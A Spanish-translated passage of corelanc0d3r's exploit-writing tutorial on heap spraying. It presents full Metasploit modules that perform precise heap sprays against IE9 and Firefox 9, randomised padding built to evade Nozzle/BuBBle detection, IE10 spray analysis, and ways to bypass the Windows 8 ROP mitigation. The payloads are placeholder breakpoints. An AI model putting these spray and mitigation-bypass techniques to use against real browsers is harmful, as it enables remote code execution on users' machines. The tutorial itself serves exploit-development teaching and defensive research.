http://blog.didierstevens.com/2011/10/18/heaplocker-preventing-heapsprays/

Al igual como lo hace EMET, e inyectará un poco de Shellcode personalizada que mostrará una ventana emergente, y se terminará la aplicación inmediatamente.

- Tratará de detectar las secuencias de NOP´s:

http://blog.didierstevens.com/2011/01/12/heaplocker-nop-sled-detection/

Y cadenas de texto en la memoria:

http://blog.didierstevens.com/2011/02/18/heaplocker-string-detection/

- Monitorizará el uso de memoria privada:

http://blog.didierstevens.com/2010/12/14/heaplocker-private-memory-usage-monitoring/

Y permitirá establecer una cantidad máxima de memoria para asignársela a un script determinado.

Heaplocker se entrega como un archivo Dll. Puedes asegurarte de que el archivo DLL se cargue en cada proceso utilizando LoadDLLViaAppInit:

http://blog.didierstevens.com/2009/12/23/loaddllviaappinit/

O mediante la inclusión de la dll de heaplocker en el IAT de la aplicación que deseas proteger.

Heap Spraying en Internet Explorer 9

Concepto / Script

Me di cuenta de que el enfoque de Heaplib, utilizando el script usado para IE8, no funcionaba en IE9. No se encontraron rastros del Heap Spray.

Después de probar un par de cosas, he descubierto que IE9 en realidad podría tener la Nozzle o Bubble (o algo similar) implementado. Como se explicó anteriormente, esta técnica detecta secuencias de NOP´s o asignaciones que tengan el mismo contenido y evita la creación de asignaciones.

Para superar ese problema, escribí una variación en el uso de Heaplib clásico, implementado como un módulo de Metasploit. Mi variación simplemente randomiza una gran parte de la porción de memoria reservada y se asegura de que cada fragmento tiene relleno diferente (en términos de contenido, no en tamaño). Esto parece derrotar la protección bastante bien.

Después de todo, realmente no necesitamos NOP´s. En Heap Sprays precisos, el relleno en el inicio y fin de cada bloque de 0×800 byte es basura. Por lo tanto, si sólo usamos bytes aleatorios, y nos aseguramos de que cada asignación sea diferente a la anterior, debemos ser capaces de evitar tanto la Nozzle como la BuBBle.

El resto del código es muy similar a la técnica de Heap Spraying preciso usado en IE8. Debido a DEP (y el hecho de que IE9 sólo funciona en Vista y superiores), necesitamos Heap Spraying preciso. Aunque me di cuenta de mis asignaciones de Heap Spray de IE9 no son manejadas por oleaut32, todavía utilizan la biblioteca Heaplib para asignar los bloques. Por supuesto, cualquier parte específica de la rutina de la biblioteca oleaut32 puede no ser necesario. De hecho, ni siquiera necesitas Heaplib en absoluto – asignación.

He probado mi script (implementado como un módulo de Metasploit) contra IE9 en todos los parches de Vista SP2 y Windows 7 SP1, y documenté el desplazamiento exacto de las versiones del sistema operativo Windows.

En ambos escenarios, he utilizado 0x0c0c0c0c como la dirección de destino, pero no dudes en utilizar una dirección diferente y averiguar el Offset (s) correspondiente en consecuencia.


Ten en cuenta que, en este script, un bloque de pulverización simple (que se repite en el interior de cada trozo) es de 0×800 (* 2 = 0x1000) bytes. El desplazamiento desde el inicio del bloque en 0x0c0c0c0c es de alrededor de 0×600 bytes, lo que significa que tienes cerca de 0xA00 bytes de una cadena de ROP y código. Si eso no es suficiente por cualquier razón, puedes jugar con el tamaño del trozo o una dirección de destino más baja dentro del mismo trozo.

Como alternativa, también se puede poner la Shellcode en el relleno o basura antes de la cadena de ROP. Ya que estamos usando bloques repetidos de 0×800 bytes dentro de un trozo de pila, la cadena de ROP estaría seguida por un poco de relleno y luego podemos encontrar la Shellcode nueva. En el relleno después de la cadena de ROP, sólo tienes que colocar o ejecutar un salto hacia delante (que saltará el resto del relleno en el extremo del bloque 0×1000 bytes), aterrizando en la Shellcode situada en el comienzo de los siguientes 0×1000 bytes consecutivos.

Por supuesto, también puede saltar hacia atrás, hacia el comienzo del actual bloque 0 × 1000 bytes, y colocar el código shell en ese lugar. En ese caso, la rutina de ROP se tiene que marcar la memoria antes de la cadena de ROP como ejecutable también.

Nota: el archivo zip contiene una versión modificada del script de abajo - más sobre estas modificaciones se puede encontrar al final de este capítulo.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS



heapspray_ie9.rb


```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        Rank = NormalRanking

        include Msf::Exploit::Remote::HttpServer::HTML

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'IE9 HeapSpray test -
corelanc0d3r',
                        'Description'    => %q{
                                        This module demonstrates a heap
spray on IE9 (Vista/Windows 7),
                                        written by corelanc0d3r
                        },
                        'License'        => MSF_LICENSE,
                        'Author'         => [ 'corelanc0d3r' ],
                        'Version'        => '$Revision: $',
                        'References'     =>
                                [
                                        [ 'URL',
'https://www.corelan.be' ],
                                ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'        =>
                                {
                                        'Space'         => 1024,
                                        'BadChars'      => "\x00",
                                },
                        'Platform'       => 'win',
                        'Targets'        =>
                                [
                                        [ 'IE 9 - Vista SP2/Win7 SP1',
                                                {
                                                'Ret' => 0x0C0C0C0C,
                                                'OffSet' => 0x5FE,
                                                }
                                        ],
```

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

```
                                ],
                        'DisclosureDate' => '',
                        'DefaultTarget'  => 0))
        end

        def autofilter
                false
        end

        def check_dependencies
                use_zlib
        end

        def on_request_uri(cli, request)
                # Re-genera el Payload
                return if ((p = regenerate_payload(cli)) == nil)

                # Codifica la cadena ROP
                rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
                rop_js = Rex::Text.to_unescape(rop,
Rex::Arch.endian(target.arch))

                # Codifica alguna Shellcode falsa (BPs)
                code = "\xcc" * 400
                code_js = Rex::Text.to_unescape(code,
Rex::Arch.endian(target.arch))

                spray = <<-JS
                var heap_obj = new heapLib.ie(0x10000);

        var rop = unescape("#{rop_js}");       //Cadena ROP
        var code = unescape("#{code_js}");// Código a ejecutar.

                var offset_length = #{target['OffSet']};

                //spray
                for (var i=0; i < 0x800; i++) {

                        var
randomnumber1=Math.floor(Math.random()*90)+10;
                        var
randomnumber2=Math.floor(Math.random()*90)+10;
                        var
randomnumber3=Math.floor(Math.random()*90)+10;
                        var
randomnumber4=Math.floor(Math.random()*90)+10;

                        var paddingstr = "%u" +
randomnumber1.toString() + randomnumber2.toString()
                        paddingstr += "%u" + randomnumber3.toString() +
randomnumber4.toString()

var padding = unescape(paddingstr);   // Relleno al azar.

                        while (padding.length < 0x1000) padding+=
padding; // Crea un bloque grande de relleno.

                        junk_offset = padding.substring(0,
offset_length);  // Offset al inicio de ROP.
```

```
                        // Un bloque es de 0x800 bytes.
                // La alineación en Vista/Win7 parece ser de 0x1000.
                        // Repitiendo 2 bloques de 0x800 bytes = 0x1000
                        // que debería asegurse que la alineación de
ROP sea segura.
                        var single_sprayblock = junk_offset + rop +
code + padding.substring(0, 0x800 - code.length - junk_offset.length -
rop.length);

                        // Simplemente repite el bloque (solo para
hacerlo más grande)
                        while (single_sprayblock.length < 0x20000)
single_sprayblock += single_sprayblock;

                        sprayblock = single_sprayblock.substring(0,
(0x40000-6)/2);

                        heap_obj.alloc(sprayblock);

                }

                document.write("Spray listo");
                alert("Spray listo");
                JS

                js = heaplib(spray)

                # Construye el Html.

                content = <<-HTML
                <html>
                <body>
                <script language='javascript'>
                #{js}
                </script>
                </body>
                </html>
                HTML

                print_status("Sending exploit to
#{cli.peerhost}:#{cli.peerport}...")

                # Transmite la respuesta al cliente
                send_response_html(cli, content)

        end

end
```

En Vista SP2 vemos esto:




En Windows 7, deberías ver exactamente lo mismo.

No sólo el trabajo de pulverización, que también se las arregló para que sea preciso. w00t.

Las asignaciones actuales se realizan a través de las llamadas a VirtualAllocEx(), la asignación de trozos de 0×50000 bytes.

Puedes utilizar el script **virtualalloc.windbg** desde el archivo zip para registrar las asignaciones más grande que 0x3FFFF bytes (parámetro). Ten en cuenta que el script te mostrará la dirección de asignación de todas las asignaciones, pero sólo muestra los parámetros de VirtualAlloc cuando el tamaño requerido es más grande que nuestro parámetro.

En el archivo de registro - log, sólo tienes que buscar 0×50000 en este caso:



Por supuesto, puedes utilizar este mismo script en IE8 - tendrás que cambiar los Offsets correspondientes, pero el propio script funcionará bien.


La aleatorización + +

El código puede ser optimizado aún más. Se puede escribir una pequeña función que retorne un bloque al azar de una longitud dada. De esta manera, el relleno no se basaría en repetir bloques de 4 bytes, pero sería aleatorio todo el camino. Por supuesto, esto podría tener un ligero impacto en el rendimiento.

```
function randomblock(blocksize)
{
	var theblock = "";
	for (var i = 0; i < blocksize; i++)
	{
		theblock += Math.floor(Math.random()*90)+10;
	}
	return theblock
}

function tounescape(block)
{
	var blocklen = block.length;
	var unescapestr = "";
	for (var i = 0; i < blocklen-1; i=i+4)
	{
		unescapestr += "%u" + block.substring(i,i+4);
```

```
        }
        return unescapestr;
}

thisblock = tounescape(randomblock(400));
```

Resultado:



Nota: El archivo heapspray_ie9.rb en el archivo zip ya tiene implementada esta funcionalidad de aleatorización mejorada.

Heap Spraying en Firefox 9.0.1

Las pruebas anteriores han demostrado que el Heap Spray clásico ya no funciona en Firefox 6 en adelante. Por desgracia, el script de heaplib ni el script modificado heaplib para IE9 parece que no funciona en Firefox 9 tampoco.

Sin embargo, utilizando los nombres individuales de variable aleatoria y asignación de bloques al azar (en lugar de utilizar una matriz con bloques al azar), se puede pulverizar el Heap de Firefox, y hacerlo preciso.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

He probado el siguiente script en Firefox 9, en XP SP3, Vista SP2 y Windows 7:


heapspray_ff9.rb

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        Rank = NormalRanking

        include Msf::Exploit::Remote::HttpServer::HTML

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Firefox 9 HeapSpray test -
corelanc0d3r',
                        'Description'    => %q{
                                        This module demonstrates a heap
spray on Firefox 9,
                                        written by corelanc0d3r
                        },
                        'License'        => MSF_LICENSE,
                        'Author'         => [ 'corelanc0d3r' ],
                        'Version'        => '$Revision: $',
                        'References'     =>
                                [
                                        [ 'URL',
'https://www.corelan.be' ],
                                ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'        =>
                                {
                                        'Space'         => 1024,
                                        'BadChars'      => "\x00",
                                },
                        'Platform'       => 'win',
                        'Targets'        =>
                                [
                                        [ 'FF9',
                                                {
                                                'Ret' => 0x0C0C0C0C,
                                                'OffSet' => 0x606,
                                                'Size' => 0x40000
                                                }
                                        ]
                                ],
                        'DisclosureDate' => '',
                        'DefaultTarget'  => 0))
        end

        def autofilter
                false
        end

        def check_dependencies
```

```
                use_zlib
        end

        def on_request_uri(cli, request)
                # Re-genera el Payload
                return if ((p = regenerate_payload(cli)) == nil)

                # Codifica la cadena ROP
                rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
                rop_js = Rex::Text.to_unescape(rop,
Rex::Arch.endian(target.arch))

                # Codifica alguna Shellcode falsa (BPs)
                code = "\xcc" * 400
                code_js = Rex::Text.to_unescape(code,
Rex::Arch.endian(target.arch))

                spray = <<-JS

                var rop = unescape("#{rop_js}");      //Cadena ROP
                var code = unescape("#{code_js}");    // Código a
ejecutar.

                var offset_length = #{target['OffSet']};

                //spray
                for (var i=0; i < 0x800; i++)
                {

                        var
randomnumber1=Math.floor(Math.random()*90)+10;
                        var
randomnumber2=Math.floor(Math.random()*90)+10;
                        var
randomnumber3=Math.floor(Math.random()*90)+10;
                        var
randomnumber4=Math.floor(Math.random()*90)+10;

                        var paddingstr = "%u" +
randomnumber1.toString() + randomnumber2.toString();
                        paddingstr += "%u" + randomnumber3.toString() +
randomnumber4.toString();

                        var padding = unescape(paddingstr);   //
Relleno al azar.

                        while (padding.length < 0x1000) padding+=
padding; // Crea un bloque grande de relleno.

                        junk_offset = padding.substring(0,
offset_length);  // Offset al inicio de ROP.

                        var single_sprayblock = junk_offset + rop +
code;
                        single_sprayblock += padding.substring(0,0x800
- offset_length - rop.length - code.length);

                        // Simplemente repite el bloque (solo para
hacerlo más grande)
```

```
                        while (single_sprayblock.length <
#{target['Size']}) single_sprayblock += single_sprayblock;

                        sprayblock = single_sprayblock.substring(0,
(#{target['Size']}-6)/2);

                        varname = "var" + randomnumber1.toString() +
randomnumber2.toString();
                        varname += randomnumber3.toString() +
randomnumber4.toString();
                        thisvarname = "var " + varname + "= '" +
sprayblock +"';";
                        eval(thisvarname);

                }

                document.write("Spray listo");
                JS

                # Construye el Html.

                content = <<-HTML
                <html>
                <body>
                <script language='javascript'>
                #{spray}
                </script>
                </body>
                </html>
                HTML

                print_status("Sending exploit to
#{cli.peerhost}:#{cli.peerport}...")

                # Transmite la respuesta al cliente
                send_response_html(cli, content)

        end

end
```

En Vista SP2, esto es lo que deberías conseguir:



He notado que a veces, la página en realidad parece que se cuelga y necesita una actualización para ejecutar el código completo. Tal vez sea posible hacer algo como poner una rutina pequeña de auto recarga en el encabezado Html.
Una vez más, puedes optimizar aún más la rutina de asignación al azar (al igual que lo hice con el módulo de Heap Spray de IE9), pero creo que tienes una idea por ahora.

Heap Spraying en IE10 - Windows 8

Heap spray

Empujando mi "suerte" un poco más, me decidí a probar el script de Heap Spray para IE9 en una versión de 32 bits de IE10 (que se ejecuta en Windows 8 Developer Preview Editon). Aunque 0x0c0c0c0c no apuntó al Spray, una búsqueda de "AAAABBBBCCCCDDDD" ha obtenido muchos punteros, lo que significa que las asignaciones funcionaron.

Sobre la base de las pruebas que hice, parece que al menos una parte de las asignaciones están sujetas a ASLR, que los hará mucho menos predecible.

Me di cuenta, sin embargo, en mi sistema de prueba, que todos los punteros (o casi todos) a "AAAABBBBCCCCDDDD" se colocaron en una dirección que termina con 0xc0c.

```
0x31128c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31129c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112ac0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112bc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112cc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112dc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112ec0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112fc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31130c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31131c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31132c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31133c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31134c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31135c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31136c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31137c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31138c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31139c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113ac0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113bc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113cc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113dc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113ec0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113fc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
```

Por lo tanto, decidí que era el momento de ejecutar unos Sprays y obtener todos los punteros, y luego buscar punteros que coincidan.


Ejecuté el Spray 3 veces y almacé los resultados en **C:\resultados**. Los nombres de archivo son **find1.txt**, **find2.txt** y **find3.txt**.
Luego utilicé **Mona FileCompare** para encontrar punteros coincidentes en los 3 archivos:

```
!mona filecompare -f
"c:\results\find1.txt,c:\results\find2.txt,c:\results\find3.txt"
```

Esta comparación básica no ha obtenido ningún puntero que coincida, pero eso no significa que no hay superposición de áreas de memoria que pueden contener tus datos cada vez que pulverices.

Incluso si no puedes encontrar un puntero que coincida, puedes ser capaz de alcanzar el puntero deseado ya sea recargando la página (si es posible), o aprovechar el hecho de que la página podría reaparecer de forma automática después de un crash (y por lo tanto ejecuta el Spray de nuevo).

Ejecuté el FileCompare de nuevo utilizando la nueva opción de alcance, en busca de punteros que se pueden encontrar en un rango de 0×1000 bytes desde el puntero de referencia en el primer archivo, y esta vez he descubierto que hay muchas coincidencias.



Esto significa que, si pulverizas bloques de múltiplos de 0×1000 bytes, 0x0FD31C0C apuntaría a una zona que tú controlas.

Yo sólo ejecuté este análisis en mi propio ordenador. Con el fin de encontrar las direcciones confiables y predecibles, necesitaré encontrar los resultados de otros equipos también. Si tienes un momento, por favor, ejecuta el Heap Spray contra IE10, y envíame el resultado del comando **find** de **Mona**, así que se puedes utilizarlo como una fuente adicional para una comparación.

Mitigación y Bypass de ROP

Incluso si te las arreglas para llevar a cabo un Heap Spray preciso sobre IE10, Microsoft implementó un nuevo mecanismo de mitigación ROP en Windows 8, que complicará aún más los scripts que evitan DEP.

Algunas API´s (las que manipularán la memoria virtual) comprobarán ahora si los argumentos de la llamada a la API se almacenan en la pila - es decir, la pila real (el rango de memoria asociado con la pila). Al cambiar ESP en el Heap, la llamada a la API no funcionará.

Por supuesto, estas son las mitigaciones de todo el sistema. Así que, si tu objetivo es utilizar un navegador o aplicación en la que un Heap Spray es posible, tendrás que lidiar con eso.

Dan Rosenberg: **https://twitter.com/#!/djrbliss** y **BKIS** documentaron algunas formas de evitar esta mitigación.

Dan publicó sus hallazgos aquí:

http://vulnfactory.org/blog/2011/09/21/defeating-windows-8-rop-mitigation/

Explicando una posible manera de escribir los argumentos de API a la pila real. La rutina se basa en el hecho de que uno de los registros puede apuntar a tu Payload en el Heap. Si utilizas un registro XCHG, ESP + RETN para retornar a la cadena de ROP en el Heap, entonces este registro apuntará a la pila real tan pronto como se inicia la cadena de ROP. Mediante el uso de ese registro, puedes escribir los argumentos de la pila real y asegurarte de que ESP apunte de nuevo a los argumentos cuando se llama a la API.

BKIS demostró una técnica diferente, basada en Gadgets de msvcr71.dll aquí:

http://blog.bkis.com/en/rop-chain-for-windows-8/

Y aquí:

http://blog.bkis.com/en/advanced-generic-rop-chain-for-windows-8/

En su enfoque, utilizó un Gadget que lee la dirección de la pila real desde el TEB, luego usó memcpy() para copiar la cadena actual de ROP + Shellcode a la pila, y finalmente retornó a la cadena de ROP en la pila. Sí, los argumentos para memcpy() no necesitan estar en la pila real. ☺

Para ser honesto, no creo que habrá muchos módulos que incluyan Gadgets para leer el puntero de pila real del TEB. Así que, tal vez un enfoque de "lo mejor de ambos mundos" puede funcionar.

En primer lugar, asegúrate de que uno de los registros apunte a la pila cuando retornes al Heap, y:

- Llama a un memcpy(), copiando la verdadera cadena ROP + Shellcode a la pila (utilizando el puntero de pila guardado).
- Retorna a la pila.
- Ejecuta la cadena ROP verdadera y ejecuta la Shellcode.

Gracias a:

- Equipo Corelan - por su ayuda aportando muchas cosas para el tutorial, para examinar y para probar los diferentes scripts y técnicas, y por traerme Red Bull cuando lo necesitaba. ☺ Tutoriales como estos no son obra de un solo hombre, sino el resultado de las semanas (y algunos meses) de trabajo en equipo. Felicitaciones a ustedes.
- Mi **esposa** y mi hija, por su amor eterno y soporte.
- **Wishi**, por revisar el tutorial. https://twitter.com/wishinet
- **Moshe Ben Abu**, por permitirme publicar su obra (módulos de Script y Exploits) sobre pulverización con imágenes. Mis respetos, hermano.

  https://twitter.com/trancer00t

